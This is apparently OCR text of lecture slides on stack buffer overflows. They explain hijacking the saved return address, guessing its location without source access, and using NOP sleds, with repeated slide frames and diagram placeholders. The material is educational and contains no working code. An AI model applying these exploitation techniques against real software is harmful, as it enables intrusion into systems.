
HIJACKING THE SAVED %EIP




HIJACKING THE SAVED %EIP



HIJACKING THE SAVED %EIP




HIJACKING THE SAVED %EIP



But how do we know the address?


HIJACKING THE SAVED %EIP

What if we are wrong?




HIJACKING THE SAVED %EIP

What if we are wrong?




HIJACKING THE SAVED %EIP

What if we are wrong?



HIJACKING THE SAVED %EIP

What if we are wrong?



This is most likely data,
so the CPU will panic
(Invalid Instruction)

CHALLENGE 3: FINDING THE RETURN ADDRESS

- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp

CHALLENGE 3: FINDING THE RETURN ADDRESS

- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp

- One approach: just try a lot of different values!

CHALLENGE 3: FINDING THE RETURN ADDRESS


- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp
- One approach: just try a lot of different values!
- Worst case scenario: it's a 32 (or 64) bit memory space, which means 2^{32} (2^{64}) possible answers

CHALLENGE 3: FINDING THE RETURN ADDRESS

- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp
- One approach: just try a lot of different values!
- Worst case scenario: it's a 32 (or 64) bit memory space, which means 2^{32} (2^{64}) possible answers
- But without address randomization:
  - The stack always starts from the same, fixed address
  - The stack will grow, but usually it doesn't grow very deeply (unless the code is heavily recursive)

IMPROVING OUR CHANCES: NOP SLEDS

nop is a single-byte instruction
(just moves to the next instruction)




IMPROVING OUR CHANCES: NOP SLEDS

nop is a single-byte instruction
(just moves to the next instruction)


IMPROVING OUR CHANCES: NOP SLEDS

nop is a single-byte instruction
(just moves to the next instruction)




IMPROVING OUR CHANCES: NOP SLEDS

nop is a single-byte instruction
(just moves to the next instruction)




IMPROVING OUR CHANCES: NOP SLEDS

nop is a single-byte instruction
(just moves to the next instruction)



Now we improve our chances
of guessing by a factor of #nops

BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER




BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;
we have to start writing wherever
the input to `gets`/etc. begins.


BUFFER OVERFLOWS: PUTTING IT ALL TOGETHER

But it has to be *something*;
we have to start writing wherever
the input to `gets`/etc. begins.



